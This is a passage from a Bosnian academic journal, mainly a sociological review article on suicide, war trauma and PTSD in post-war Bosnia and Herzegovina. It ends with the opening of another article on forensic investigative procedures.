11. Kržalić, Armin i Veladžić, Nevzet. 2016. Organizovani kriminal, kriminološko-sociološki aspekti, Sarajevo: Udruženje Nova sigurnosna inicijativa
12. Nagler, Mark. 1993. „The Disabled: The Acquisition of Power.“ 2ed Palo Alto, CA: Health Markets Research.
13. Scot, Robert. 1969. The Making of Blind Men: A Study of Adult Socialisation. New York: Russel Sage.
14. Roth, William. 1981. The Handicapped Speak. Jefferson, NC: McFarland.
15. Sagarin, Edward. 1973. Deviants and Deviance. New York: Praeger.
16. Veladžić, Nevzet i Kržalić, Armin. 2011. Metodologija društvenih nauka: univerzitetski udžbenik. Pravni fakultet, Bihać.
17. Thomas, David. 1982. The Experience of Handicap. London: Methuen.
18. Topliss, Eda. 1982. Social Responses to Handicap. New York: Longman.

**SUICIDALNO DRUŠTVENI MENTALITET U POST - RATNOM
DRUŠTVU BOSNE I HERCEGOVINE**

**SUICIDAL SOCIAL MENTALITY IN THE POST - WAR SOCIETY OF
BOSNIA AND HERZEGOVINA**

Pregledni znanstveni članak

Amila Taljanović*

Sažetak

S obzirom da suicid predstavlja kontinuiranu društvenu pojavu, koja se kvantitativno ispoljava različito u različitim periodima društva, potrebno je da se u kraćem osvrtu zadržimo na nekim pokazateljima suicidnosti u društvu Bosne i Hercegovine u deceniji kojoj je prethodio period ratnih razaranja. Na taj način možemo da vidimo da li i u kojoj mjeri određene društvene prilike djeluju na rasprostiranje stope suicida u bosanskohercegovačkom društvu. Naglasićemo da je društvo Bosne i Hercegovine prepoznato u Evropi s kraja XX vijeka kao tipično post-ratno društvo. U tom smislu, može se lakše razumjeti konstantno održavanje stope suicida: posebno onog tipa koji se javlja kao posljedica ratnih dešavanja ali i poslijeratnih nepovoljnih prilika.

Ključne riječi: suicid, post-ratno društvo, Bosna i Hercegovina.

Abstract

Considering that suicide is a continuous social phenomenon that is quantitatively exerted in different social timelines, it is necessary that we keep our focus on some indicators of suicide in the society of Bosnia and Herzegovina, during a decade preceded by war devastation. In this way we can see if, and to what extent, specific social occasions influence the prevalence of suicide in the society of Bosnia and Herzegovina. We are going to point out that the society of Bosnia and Herzegovina is recognized in Europe since the end of the XX century as a typical post-war society. In this sense, the constant maintenance of the suicide rate can be more easily

* Fakultet za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu, e-mail: ataljanovic@fkn.unsa.ba

understood: especially the form that occurs as a result of war events, but also post-war unfavourable circumstances.

Key words: suicide, post-war society, Bosnia and Herzegovina.

1. UVOD

Kažnjavajući društvo tako što će se ubiti, čovjek ne samo da svjedoči o dubini vlastitog beznađa nego i o društvu koje ga je, sasvim sigurno, odbacilo ili bar nije čulo njegov apel za pomoć. Zbog dramatičnih ratnih zbivanja iz devedesetih godina, veliki broj stanovništva u Bosni i Hercegovini ima ozbiljne psihološke probleme jer im je ugroženo ljudsko dostojanstvo i osnovna egzistencija. Čak se mogu čuti razmišljanja da je broj samoubistava relativno mali (od 300 do 500 slučajeva godišnje), u odnosu kakav bi se mogao očekivati, s obzirom na veličinu ratne traume, tragičnu ekonomsku, političku i društvenu (međunacionalnu) situaciju.

Državi brojevi o suicidu uglavnom služe tome da podupiru uvjerenje kako se Bosna i Hercegovina ne nalazi u skupini rizičnih zemalja sa visokom stopom samoubistava, (u koje spadaju Litvanija, Rusija, Mađarska, Latvija, Ukrajina, Belgija, pa i najbliži susjedi Slovenija). Na navedenoj konstataciji gradi se zabrinjavajuća teorija i u javnosti plasira stav da je broj samoubistava u blagom porastu, ali da problem nije u tolikoj mjeri izražen da bi mu se poklanjala posebna pažnja.

Saznanja i podaci o suicidu u ratnom periodu potvrđuju društvenu pravilnost i društvenu zakonitost o nastanku i razvoju ove sociopatološke pojave. Naime, u ratnim uslovima je povećan homocid (ubistva), a smanjena pojava suicida (samoubistva), dok je u postratnom periodu odnos tih pojava drugačiji, te su tako u porastu samoubistva. Bosna i Hercegovina nema instituciju koja ažurno registruje slučajeve PTSP* ili se bavi ovim problemom. Veterani traže pomoć ali je nemaju od koga dobiti. Neuropsihijatar dr. Esmina Avdibegović objašnjava da se PTSP može pojaviti i nakon 20 godina od traume koja ga uzrokuje. PTSP se kategoriše kao bolesno stanje, mada je to, ustvari, mogli bismo reći, jedna normalna ljudska situacija na nenormalne okolnosti. Raniju okolnost ne možemo liječiti, ali našu reakciju na užasnu situaciju možemo i moramo liječiti, jer nas ta reakcija ometa u našem društvenom funkcionisanju uz neophodnu izradu strategije za zaštitu mentalnog zdravlja.

U praksi, postoji bezbroj mogućih načina na koje društvo može potaknuti suicidogene motive u svakoj ranjivoj ličnosti, bez obzira na to da li

* U jednoj od klasifikacija PTSP je označen kao trajna promjena ličnosti nakon katastrofičnih događaja.

se radi o zemlji u tranziciji, kakva je post-ratna Bosna i Hercegovina, ili visoko razvijenoj zemlji.

2. DRUŠTVENE ULOGE I SKLONOST KA SUICIDU

Na početku razvoja naučnog mišljenja o problemu samoubistva (naročito pokušaja samoubistva), preovladavala su dva suprotna stava: jedan je zastupao tezu o tome da su pokušaji samoubistva (za razliku od uspjelih) bazirani na veoma sumnjivim i nepoštenim motivima, dok je njemu oprečna pozicija, zagovarala shvatanje da se sva suicidalna ponašanja moraju proučavati kao jedinstven fenomen, istog porijekala i istog značenja. (Frankl, 1997).

Pa, ipak, treba imati u vidu da različiti društveni činioci, a prije svega društvene uloge i druga društveno oblikovana obilježja pojedinaca, mogu u specifičnim situacijama da utječu na njihovu prijemчивost ka samoubistvu. Ta prijemчивost nekih pojedinaca za samoubilačko ponašanje ima svoj društveni izraz (vidljivost) u stopi samoubistava (koja se mjeri u odnosu na milion stanovnika). Kao primjer, ispod navodimo jednu od tih skala:

Tabela. 1. Skala za klasifikaciju stopa suicida (Špandijer-Džinić, 1988).

STOPE SUICIDA NA 1000.000 STANOVNIKA	OCJENE STOPE SUICIDA
Do 4,9	Vrlo niska
5 – 9,9	Niska
10 – 19,9	Srednja
20 – 24,9	Visoka
25 i +	Kritično visoka

Prema Svjetskoj zdravstvenoj organizaciji (WHO), suicid je problem savremenog svijeta. Do te konstatacije dolazi se na osnovi usporedbe broja poginulih i ranjenih u II svjetskom ratu sa brojem samoubica i prasuicidu u toku 25 godina nakon rata. Prema podacima WHO (1967.), u svijetu je za vrijeme II svjetskog rata poginulo 32 miliona i ranjeno 35 miliona ljudi, a u toku 25 godina nakon tog rata izvršilo je samoubistvo 8 miliona i 700.000 ljudi a pokušalo suicid 60-70 miliona ljudi. Usporedba pokazuje da broj samoubistava prelazi $\frac{1}{4}$ poginulih u II svjetskom ratu, broj pokušaja samoubistva (prasuicida) za oko 2 puta je veći od broja ranjenih u II svjetskom ratu, odnosno da se ljudska tragedija nastavlja u zabrinjavajućem

obimu suicida i prasuicida. (Frankl, 1997). U traženju odgovora na pitanje – šta je razlog za tako veliki broj samoubistava poslije rata (u odnosu na ratna ubistva), sociološka istraživanja se neminovno usmjeravanju na specifičnu analizu društvenih uloga samoubica i načina njihovog usklađivanja prije samoubistva sa očekivanjima zajednice u kojoj žive.

U tom smislu se na primjer, samoubistvo kao posljedica razvoda braka, ili kao čin ostavljenog ljubavnog partnera, često vidi kao osveta kojom samoubica želi svome „nevjernom“ partneru da „natovari na dušu“ težak teret moralne odgovornosti za njegovu smrt. Navedeni motiv je teško dokaziv, jer je najčešće bez jasnih tragova, bez oprostajnog pisma, bez zadnje izgovorene riječi prije samoubistva, iako se bez obzira na surovost navedene konstatacije može govoriti o posebnoj vrsti samozaljubljenosti. Takvi slučajevi su u vezi sa iracionalnim razumijevanjem bračne/ljubavne veze, bez obzira što društvena racionalnost „savjetuje i opominje“ da je veoma važno da se nauči ne samo kako da se u neku vezu stupi, već i kako da iz nje izađe. Izbor životnog saputnika igra važnu ulogu, ne samo za trenutnu ljubav, već i zbog činjenice o takozvanom, nametnutom uzroku samoubistva. U suprotnom, posljedice pogrešnog postupka, ali i pogrešnog izbora, su ponekad veoma teške i mogu se ogledati u samoubistvu (ili čak i u ubistvu).

Stariji i teško bolesni koji pokušaju samoubistvo najčešće navode kako su to učinili jer su htjeli osloboditi članove porodice teške pomoći. Ljudi ponekad izaberu suicidalni izlaz kako bi spriječili daljnju patnju. Događalo se to u ratnim vremenima. Većina boraca čuvali su "jedan metak za sebe". Mnogi su se u logorima htjeli i pokušali ubiti. Victor Frankl (1997) je (u djelu *Zašto se niste ubili?*) „opisao svoja iskustva u nacističkim logorima za vrijeme II svjetskog rata i poput Bude naučio da se u svemu, čak, i u tako besmislenoj patnji može pronaći smisao. On poslije kritizira Maslowa kojemu je uslov za ispunjenje viših potreba, a samim time i potrebe za smislom (samoaktualizacija), ispunjenje nižih potreba. Opravdanje za svoju kritiku Frankl nalazi u svom iskustvu kada su mu najniže potrebe (hrana, san, sigurnost) bile oduzete, on je ipak mogao pronaći smisao i transcendirati na više potrebe (recimo, putem brige za druge zatvorenike itd.)”. (Frankl, 1997).

Riječju, samoubistva se dešavaju zbog pritiska, nagomilanih životnih teškoća, suicidalnih razmišljanja, nemogućnosti pokazivanja društveno prihvatljive agresivnosti, teških neizlječivih bolesti, psihičkih smetnji, gubitak posla, ljubavnih problema, osramoćenosti, političkih kriza. Postoji i „hronično protrahirano samoubistvo“, koje nastaje zbog alkoholizma, asketizma, štrajka glada, odbijanja medicinske pomoći, narkomanije i sl. Menninger tvrdi da samoubilački čin u sebi obavezno sadrži tri elementa: želju osobe da se ubije, želju da bude ubijena i želju da umre. Sama struktura samoubilačkog čina uključuje: agresivnost, depresivnost i anksioznost. Već

je bilo riječi o tome da je samoubistvo vrlo kompleksna pojava koja zavisi od velikog broja faktora. Samim time je i teško dati precizna određenja o pokazateljima suicidalnih namjera. Ipak, u literaturi se često navodi impulsivnost kao jedna od karakteristika osoba koje su izvršile ili pokušale samoubistvo. (Jugović, 2011).

Veliki broj pojedinaca koji su izvršili ili pokušali samoubistvo, prethodno su intenzivno razmišljali o tome, odlučujući se da li da to učine i planirajući kako, kada i gdje.

U odnosu na ranije godine kada su suicidu bili najviše skloni ljudi starije životne dobi, penzioneri, danas se drastično povećao broj samoubistava adolescenata. U savremenom društvu, društvu blagostanja, sve više je registrovanih slučajeva samoubistava mladih. Postala je praksa mladih da i sitne neuspjehe shvataju kao "kraj svijeta", a razlog leži u činjenici da su te godine prelomne, jer se djeca počinju osamostaljavati od roditelja, a to odvajanje pokušavaju kompenzirati u grupi, a najčešće u emotivnoj vezi. Upravo izazovi van okruženja porodice su surovi i najčešće završavaju teškim razočarenjem u prijatelje, ljubavnu vezu i to shvataju na tako tragičan način samoubistvom. Upravo zbog navedenog, naučnici predlažu da je za mlade najvažnije da u "pravom trenutku" imaju nekoga za koga znaju da će ih razumjeti i prihvatiti i kome će se povjeriti i otvoreno pokazati bijes, ljutnju ili ogorčenje - treba im edukovan sagovornik.

Kao rezultat potrebe, odnosno izraženo složenog društvenog problema suicida, i nastala je posebna naučna disciplina - suicidologija. Suicidologija ima još uvijek mnogo neriješenih pitanja koja zahtijevaju ozbiljan naučno-istraživački poduhvat, da bi se došlo do obuhvata svih onih društvenih činilaca i individualnih obilježja koji vode u suicid. No, jedno pitanje, čini nam se, zaslužuje, ipak, nešto više pažnje. Ono ima prizvuk filozofske dileme, ali je istovremeno i od izuzetnog značaja za strategiju prevencije samoubistva: da li je samoubistvo isključivo psihopatološki fenomen ili se može javiti i u „normalnoj“ populaciji, u „normalnim“ uslovima? Koncept normalnosti samoubistva može se posmatrati sa četiri aspekta. (Jugović, 2011) (1).

Po prvom, statističkom kriterijumu normalnosti, suicid se neizbježno mora tretirati kao devijacija. Jer, suicidalni dio opšte, pa čak i psihijatrijske populacije, zanemarljivo je mali. (2) Iz aspekta biološkog kriterijuma normalnosti, suicid se veoma teško može smatrati prirodnim aktom, jer je u vanhumanoj živoj prirodi nepoznat. Doduše, svi smo mi čuli za ponekog psa koji je uginuo od gladi na grobu svog gospodara, no ko bi se od nas usudio da tvrdi kako je to svjesni akt oduzimanja života? (3) Sa aspekta kliničko-patoloških kriterijuma normalnosti, samoubistvo se glatko uklapa u definiciju bolesti, jer direktno ugrožava „psihofizički integritet“ individue. (4) Normalnost se može posmatrati i sa aspekta humanosti - što je humano,

to je normalno. Jedino u ovom smislu samoubistvo može biti tretirano normalnim činom. No, ne treba posebno isticati do koje mjere je ovaj kriterijum podložan moralnim i kulturnim relativiziranjima.

Po svemu sudeći, za „normalna“ (odnosno „racionalna“) samoubistva proglašavaju se ona za koja mi sami možemo da pronađemo racionalne razloge, a pri tome nam ti razlozi još dijeluju i dovoljno ubjedljivo. A, da li su oni zaista bili racionalni i za samog samoubicu, to bi nam mogao razjasniti jedino onaj koji to, na žalost, više nije u stanju“. (Biro, 1982).

3. DRUŠTVENI UZROCI SUICIDA

U sadržajnijem razmatranju vandruštvenih uzroka samoubistva, uviđa se postojanje više vandruštvenih činioca koji bi eventualno mogli imati nekog uticaja na društvenu stopu samoubistava. U tom kontekstu možemo imati u vidu najmanje dvije vrste vandruštvenih činioca kojima se na izvjestan način može dati uticaj na ukupnu stopu samoubistava, a to su:

1. organsko-fizičke sklonosti,
2. priroda fizičke sredine. (Durkheim, 1997).*

Sa sociološkog stanovišta skoro je nemoguće kod svih samoubistava dokazati uticaj duševnih bolesti. Navođenje pojedinačnih primjera, ma koliko ih bilo, ipak ne mogu poslužiti za naučno uopštavanje.* Monoman je duševni bolesnik koji je uvratio sebi u glavu samo jednu bolesnu misao (fiks ideju), monomaniju (ludilo). On pokazuje samo jedan jedini nedostatak koji je jasno ograničen na jedno mjesto. Na primjer, monoman na trenutke ima nerazumnu i besmislenu želju da pije, krade ili vrijeđa, ali su svi njegovi ostali činovi i misli sasvim ispravni. Ako, dakle, postoji nekakvo ludilo -

* *“Može biti da u ustrojstvu pojedinaca, ili bar u ustrojstvu jedne značajne klase pojedinaca, postoje izvesne sklonosti čija se snaga menja od jedne do druge zemlje, a koja bi mogla da čoveka neposredno povuče u samoubistvo. S druge strane, klima, temperature itd., bi mogle da, putem načina na koji deluju na organizam, posredno dovedu do istih posljedica. Ova pretpostavka se, u svakom slučaju, ne može odbaciti bez rasprave. Prema Eskirolu, samoubistvo ima sva obeležja društvene bolesti. Čovek samoubistvo pokušava samo u ludilu I samoubice su ludaci. Polazeći od tog načela, on zaključuje da samoubistvo, pošto je nedobrovoljno, ne treba da bude kažnjivo po zakonu. Farle I Moro de Tur se izražavaju gotovo istovetno. Tačno je da ovaj drugi, na istom onom mestu gde izlaže svoju doktrinu, čini opasku koja je dovoljna da je učini sumnjivom: “Samoubistvo se”-veli on“-u svim slučajevima mora smatrati ishodom neke duševne bolesti. Ne želeći da ovde odlučujemo o tom teškom pitanju, recimo, uopšteno, da utoliko više naginjemo toj tvrdnji ukoliko smo ludilo dublje proučili, stekli viša iskustva i videli više ludaka.”*

* Za uopštavanje ovog stava korišteno je djelo (najmonumentalnija studija o samoubistvu) Emila Dirke - Samoubistvo

samoubistvo, ono može biti jedino monomanija, i kao takvo je i najčešće bilo određivano. (Durkheim, 1997).

Rezultati istraživanja E. Durkheima pokazuju da se samoubistvo mijenja u obrnutom odnosu na psihopatska stanja. Ta stanja Morzeli vezuje za grupna obilježja - „rasu“; kada on to vezuje za sljedeće vrste rasa: 1. slovenski tip rasa 2. germanski tip rasa (sa četiri varijeteta: njemački, skandinavski, anglo-sanksonski i flamanski) 3. kelto-romanski tip rasa (Belgijanci, Italijani, Španci, Francuzi) 4. uralo-altajski tip rasa. (Durkheim, 1997). Ugledni bečki psihijatar Siegfried Kasper upozorava da čak 80% do 90% depresivaca tokom bolesti ima suicidalne misli, a više od 15% ostvari te misli. Motive samoubistva je teško otkriti, a još teže predvidjeti da će se neko odlučiti na takav drastičan korak. Za navedeno „svjedoče“ mnoga samoubistva koja su se u proteklom periodu desila na području BiH.* Andrew Solomon (savjetnik u Klintonovoj vladi za Rusiju te autor knjige “Sjene Saturna - Mračni svjetovi depresije”), također je javno priznao da osam godina pati od depresije. “Vjerojatno će me pratiti do kraja života”, zaključio je i dodao da se depresija, zasad, ne može posve izliječiti, ali se može držati pod kontrolom pomoću antidepresiva. (Ožegović, 2002) .

Socijalna patologija je bila značajno konstituisana u dvadesetim godinama dvadesetog vijeka, kada su navedene interpretacije bile značajno prisutne u nauci: pa se otuda u njoj susreću i održavaju pogledi na suicid kao na ljudske radnje koje su suprotne idejama stabiliteta, privatnog vlasništva, trezvenosti, štedljivosti, navikama rada, seksualne diskrecije, malog biznisa, familijarne solidarnosti, orijentiranosti ka susjedstvu i disciplini volje. Iz navedenog su proizašli i socijalni problemi koju su bili razmatrani kao ponašanja koja su narušavala ove idealno tipske konstrukcije.

U odnosu na navedeno, ipak mnogi sociolozi smatraju da su navedeni reformatorski procesi stvarali više problema nego što su ih rješavali. U analizi definisanog socijalnog problema i reakcije društvene zajednice, uočeno je da je kolektivna svijest o „problemu“ često centrirana oko oblika ponašanja koji narušavaju moralni i socijalni red. U pravilu, traže manje

* „Koncentrisanost klasičnih stresora tokom opsjedanja Sarajeva (1992-1995), stvara, pouzdano, u sintezi i STRESOR čija složenost dovodi do trajne neodredivosti. Lepeza energija vjerovanja određivala je u različitim formama ponašanja ugroženih stanovnika Sarajeva prepoznatljive fenomene suprotstavljanja sveopštem STRAHU i BESMISLU. Racionalna strategija rušenja i ništenja sa hronološkim početkom stvarala je vanrazumski otpor obilježen NADANJEM u kraj. NEPOZNANICA o kalendarskom kraju stradanja Sarajeva i Bosne odredila je mentalni status ugroženih građana nadom u rasplet, oslobađajući pobuđenu VJERU u Božiju pravdu, moć potrebe PIJETETA prema žrtvama i na taj način vidno ispoljavala, do tada, nevidljive forme ZAJEDNIČKE POBOŽNOSTI“. Osman Sinanović, Rešad Hafizović, Izet Pajević, Duhovnost i mentalno zdravlje, Milanka Minković: Nada-faktor samoodržavanja života u opsjednutom Sarajevu, Svjetlost, Sarajevo, 2002, str. 303

vremena da se prepoznaju kao socijalni i patološki problem ona ponašanja koja imaju loš edukativni i moralni uticaj.* Iskustva govore da su i puno razvijenija društva od bosanskohercegovačkog imala značajnih problema vezanih za PTSP. Na društvenoj sceni je ignorantski odnos, više nego što nedostaje resursa za kvalitetno liječenje i prevenciju.

Tako, na primjer, u vrijeme Korejskoga rata, vojska SAD-a primijenila je politiku smjene nakon najviše devet mjeseci provedenih u borbi, što se temeljilo na uvidu u porijeklo borbene iscrpljenosti, a to je opet dovelo do niskih psiholoških gubitaka neposredno izazvanih borbom. Navedeni problemi nametnuli su i činjenicu da se tokom Korejskog rata pojavio i prvi Dijagnostički i statistički priručnik za mentalne poremećaje (DSM I., 1952.). Navedeni priručnik je definisao "teške stresne reakcije" kao situacije u kojima je pojedinac bio izložen posebnim fizičkim zahtjevima ili ekstremnom emocionalnom stresu, uključujući borbu. Američkom društvu bio je "potreban" još jedan rat (Vijetnamski rat) kako bi naučili da ljudi mogu biti doživotno oštećeni borbom. (Anon., 2008).*

Historijski gledano, razvijala su se u određenoj mjeri različita stanovišta uzroka, manifestacije, prevencije i liječenja PTSP. Glavne elemente ratnog stresa opisao je već 1941. godine A. Kardiner, u knjizi *Ratne traumatske neuroze*, a sadrži njegovo iskustvo kroz opažanja stečena tokom liječenja veterana Prvoga svjetskog rata koji su imali takozvane, hronične ratne neuroze. Ključno njegovo opažanje je, da se oni koji pate od patološkog traumatskog sindroma ponašaju kao da preživljena traumatska situacija još postoji. U njegovim bilješkama sadržane su najčešće sljedeće manifestacije kod navedenih stanja: opsjednutost traumom, pogrešnim shvatanjem vlastite ličnosti (obično bezrazložna samokrivnja), atipični snovi, razdražljivost, učestali napadi agresivnosti i pretjerane preplašenosti. Kardiner je stanovišta da su navedeni simptomi posljedica stanja. Po njemu, traumatska reakcija je "fizioneuroza", budući da su simptomi psihološki i

* „Heider navodi sljedeće razine odgovornosti pojedinca za počinjeno djelo: (1) asocijativna odgovornost, kada je pojedinac odgovoran za ponašanje sa kojim nije uzročno povezan: npr. ukoliko je osoba "A" izvršila samoubojstvo, a njena rodbina optuži osobu "B" koja je susjed osobe "A" da je odgovorna za suicid osobe "A", jer nije uočila neobično ponašanje svoga susjeda". *Socijalna psihologija II/Socijalna kongitivna psihologija*, internetsko izdanje, str. 85-86

* „Poštujemo mrtve pomažući žive“: Prvi zamjenik visokog predstavnika u BiH, Raffi Gregorian je podsjetio kako su Amerikanci riješili status veterana rata nakon Drugog svjetskog rata. – Usvojen je Montgomerijev zakon, koji je novčano pomagao obrazovanje bivših vojnika, dobijanje povoljnih kredita. Od oko 16 miliona veterana rata, pola ih je prihvatilo pomoć u obrazovanju, a oko dva i po miliona veterana je dvije godine nakon rata dobilo kredite. To je promijenilo Ameriku – zaključio je Gregorian, ocijenivši kako je pomoć veteranima rata u BiH sporadična.

fiziološki, te da ratna neuroza spada u najčešće psihijatrijske dijagnoze na svijetu.

Navedene činjenice, sa historijskog aspekta, nisu, bile dovoljan “motiv” državama da pomognu svojim građanima koji su prolazili kroz slične ili, u destruktivnom smislu, snažnije društvene ambijente. Očito je da državi u njenom poslijeratnom oporavku ili sličnim katastrofama trebaju “nove” snage za prevazilaženje postojećeg stanja. Svaka država koja se u poslijeratnom razvoju ne identifikuje sa svojim (prvenstveno) borcima i obratno, po Božijim i ovozemaljskim zakonima ima “garanciju” neuspjeha i samouništenja. U SAD, tačnije u Nacionalnom istraživanju o prilagođavanju vijetnamskih veterana (National Vietnam Veterans Readjustment Study) ustanovljeno je da dvadeset godina nakon rata 15,20% muškaraca, ratnih veterana pati od PTSP-a, a 11,10% pati od djelimičnog PTSP-a (Kulkaet al., 1990). Bosanskohercegovački slučaj (iskustvo proteklih ratnih razaranja), iako je po obimu i intenzitetu posljedica po zdravlje ljudi prevazišao iskustva mnogih ratova (pa i Vijetnamskog rata), nije bio dovoljan razlog da se u bosanskohercegovački pravni okvir uvede mogućnost takozvane, kasne posljedice PTSP, već se to zadržalo kao mogućnost samo dvije godine poslije rata.*

Stanje u Bosni i Hercegovini se na području mentalnog zdravlja nedovoljno sagledava. Statistički pokazatelji govore da je, na primjer, procenat samoubistava izuzetno visok u periodu velike depresije.

3. ZAKLJUČAK

Bosanskohercegovačko društvo sadrži bitna obilježja ratom razorenog društva. Samo u proteklom ratnom razaranju iz devedesetih godina stvoren je ogroman demografski gubitak, koji je prouzrokovao prirodnu depopulaciju i demografsku perspektivu učinio sumornom. U aktuelnom postdejtonskom

* U organizaciji NATO-a u Cavtatu je 2005. godine održana Međunarodna konferencija o dijagnosticiranju i tretiranju posttraumatskog stresnog poremećaja (PTSP). Sastanak je okupio 60-ak stručnjaka iz zemalja članica NATO-a. Na Konferenciji je istaknuto kako organizacija i ove konferencije pokazuje spremnost i sposobnosti NATO-a da odgovori na savremene izazove ratnih sukoba i terorističkih napada. U radu Međunarodne konferencije sudjelovali su vodeći svjetski naučnici koji su razgovarali o primjeni novih tehnologija u dijagnozi i liječenju PTSP-a, najprije o primjeni tehnologije tzv. virtualne stvarnosti. Prema posljednjim izvještajima, vojnici koji učestvuju u mirovnim misijama svakim danom sve više obolijevaju od PTSP. Brojke govore o zabrinjavajućem stanju koje mora rezultirati interdisciplinarnim pristupom u rješavanju ovoga problema. Ako se uzme u obzir veliko povećanje broja vojnika u mirovnim misijama kao i enormno povećanje broja oboljelih od PTSP, činjenica da u navedenim misijama učestvuju vojnici iz više zemalja svijeta, onda se neminovno nameće da se ovaj problem mora rješavati na najvišem nivou, npr. u UN, NATO,....

razdoblju iracionalne politike, usporavaju se reforme i kreiraju različiti oblici napetosti, što dalje pogoršava demografsku situaciju.

Sociološka istraživanja zdravlja i bolesti najčešće ukazuju koliko država ispunjava svoj cilj, u smislu kreiranja društvenog „ambijenta“. Ukoliko se ona isključivo orijentišu na elementarno zadovoljenje materijalnih uslova, bez nastojanja da stvara uslove da se živi udobnim životom, pravičnom raspodjelom bogatstva, stvaranju uslova za zadobijanje istih prava za sve građane onda su takvi državni ciljevi skučenog karaktera.

Prethodnim teorijskim objašnjenjem društvenog utjecaja na obim suicida u Bosni i Hercegovini jasno se ukazuje na moguću tendenciju tih utjecaja i u budućnosti. Obzirom na težak socioekonomski položaj najvećeg broja stanovnika, uz dodatni ogromni pad privrednog razvoja koji itekako utječe na visoku stopu nezaposlenosti. Zatim, usljed migracionih kretanja, došlo je do velikog broja dezorganizovanih porodica (kao temelja svakog društva). Vrlo žilavo se održava i posttraumatski sindrom (prema procjenama kod oko 60% stanovnika), što sve ima za posljedicu čitav niz sociopatoloških pojava. Otuda se može tvrditi da se ti utjecaji javljaju kao značajni faktori mogućeg suicida u postratnom tranzicijskom društvu Bosne i Hercegovine uz dodatak tvrdnji da se sa velikom sigurnošću može očekivati da će se ta tendencija održavati u relativno dugom periodu bosanskohercegovačkog društva.

Bosanskohercegovačko društvo, ne samo da ne poduzima mjere na prevenciji PTSP, već sistematski radi na stvaranju društvenog ambijenta koji i dalje ostaje stresan, te slobodno možemo reći da na sceni imamo produženi stresni period, koji ne samo da snažno utječe na one koji su doživjeli ratni stres, već on proizvodi i takozvani transgeneracijski PTSP (od kojeg oboljevaju nove generacije rođene poslije rata). Posebno je zabrinjavajuća činjenica da se kod velikog broja građana Bosne i Hercegovine (ratnih i poslijeratnih generacija) sve više manifestuju pojačani indikatori PTSP (koji imaju za posljedice pojačanu agresivnost i autoagresivnost), što može dovesti do društvene ekspanzije navedenog poremećaja, odnosno masovnih samoubistava. (Foy, 2008).

Mnoge studije o samoubistvu uglavnom se koriste da bi se naglasile opšte karakteristike (Durkheimove) sociologije, kao što su: „društvo je cjelina različita od zbroya pojedinaca koji je čine“. Društveni zakoni ne mogu se izvoditi iz psiholoških ili bioloških. Međutim, sociološka empirijska istraživanja potrebna su upravo u ovoj sferi društvenog života čovjeka, ona ne mogu da ostanu u ravni „opštosti“, jer je riječ o društvenim (ne)mogućnostima ostvarivanja smisla života u zajednici. Sociološka istraživanja trebaju značajnije pristupiti s prikupljanjem relevantnih činjenica koje će jasnije naučno predstaviti aktuelni društveni „ambijent“ i perspektive njegovog razvoja sa naglaskom na društvene izazove, rizike i prijetnje koje u

bitnome utiču na negativne promjene stanja u društvu, uzimajući u obzir činjenicu da se društvo razvija kako se mijenjaju principi regulacije u njemu (a regulacija počiva na sistemu društvenih normi i vrijednosti).

Samoubistvo se uvijek doživljavalo kao društveno neprihvatljiv čin, osuđivano ali ono ipak opstaje kao društveni problem.

LITERATURA

1. Biro, M., 1982. Samoubistvo-psihologija i psihopatologija, Nolit, Beograd.
2. Dnevni avaz, 2008. Poštujemo mrtve pomažući živima, (online). Dostupno na:<http://www.dnevniavaz.ba>.
3. Durkheim, E., 1977. Samoubistvo, Bigz, Beograd.
4. Foy,D.,W., 2008. Liječenje posttraumatskog stresnog poremećaja-kognitivno bihevioralni postupci, Naklada Slap, Zagreb.
5. Frankl, V., 1997. Zašto se niste ubili?, Uvod u logoterapiju, Provincijalat franjevac treodoraca, Zagreb.
6. Jugović, A., 2011. Prevencija suicida mladih, Zbornik instituta za kriminološka i sociološka istraživanja u Beogradu, Beograd.
7. Ljevak, K. 2016. Život u miru nakon silovanja u ratu-silovanje, transgeneracijska trauma,Feministička čitanja društvenih fenomena, radovi polaznika feminističke škole Žarna Papić, drugo dopunjeno izdanje, Sarajevo.
8. Minoa, Ž., 2008. Istorija samoubistva-dobrovoljna smrt u zapadnom društvu, Mediterran Publishing, Novi Sad.
9. Ožegović,N., 2002. Depresija-bolest koja nagrizi Hrvatsku, Nacional, br.324, Zagreb.
10. Sinanović, O., Hafizović, R., Pajević,I., 2020. Duhovnost i mentalno zdravlje, Milanka Minković: Nada-faktor samoodržavanja života u opsjednutom Sarajevu, Svjetlost, Sarajevo.
11. Sinanović, Z., 2005. Rezultati istraživanja problema samoubistva u Bosni i Hercegovini u periodu od 1985 do 2005, Korak br. 22, Sarajevo.
12. Špandijer-Džinić, J., 1988. Socijalna patologija, Zavod za udžbenike i nastavna sredstva, Beograd.

**ZNAČAJ FORENZIČKIH (KRIMINALISTIČKO-TEHNIČKIH)
PROCEDURA**

SIGNIFICANCE OF FORENSIC PROCEDURES

Pregledni znanstveni članak

*Prof. dr. Muamer Kavazović**

*Prof. dr. Marija Lučić-Ćatić**

*Prof. dr. Dina Bajraktarević Pajević**

*Prof. dr. Nedžad Korajlić**

Sažetak

Rad se bavi analizom značaja kriminalističkog postupanja prilikom provođenja kriminalističkog istražnog procesa kod provođenja istražnih radnji uviđaj i vještačenje. Kroz isti se analizira potreba korištenja specifičnih procedura neophodnih za održavanje lanca dokazivanja, odnosno određenih stručnih pretpostavki neophodnih da bi se određeni dokaz mogao koristiti unutar konkretnog sudskog postupka. Autori ukazuju na neophodnost postojanja određenih pisanih standarda za aktivnosti službenih osoba koje vrše određene forenzičke radnje prilikom provođenja uviđaja i vještačenja.

Ključne riječi: dokaz, kriminalističko postupanje, uviđaj, vještačenje, procedura/standard.

* Vanredni profesor na nastavno naučnoj oblasti Kriminalistika Fakulteta za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu. Stalni sudski vještak kriminalističke struke podoblast vještačenja dokumenata, rukopisa i novčanica. mkavazovic@fkn.unsa.ba

* Vanredna profesorica na nastavno naučnoj oblasti Kriminalistika Fakulteta za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu. mlucic@fkn.unsa.ba

* Vanredna profesorica na nastavno naučnoj oblasti Kriminalistika Fakulteta za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu. dbajraktarevic@fkn.unsa.ba

* Redovni profesor na nastavno naučnoj oblasti Kriminalistika Fakulteta za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu. nkorajlic@fkn.unsa.ba

Abstract

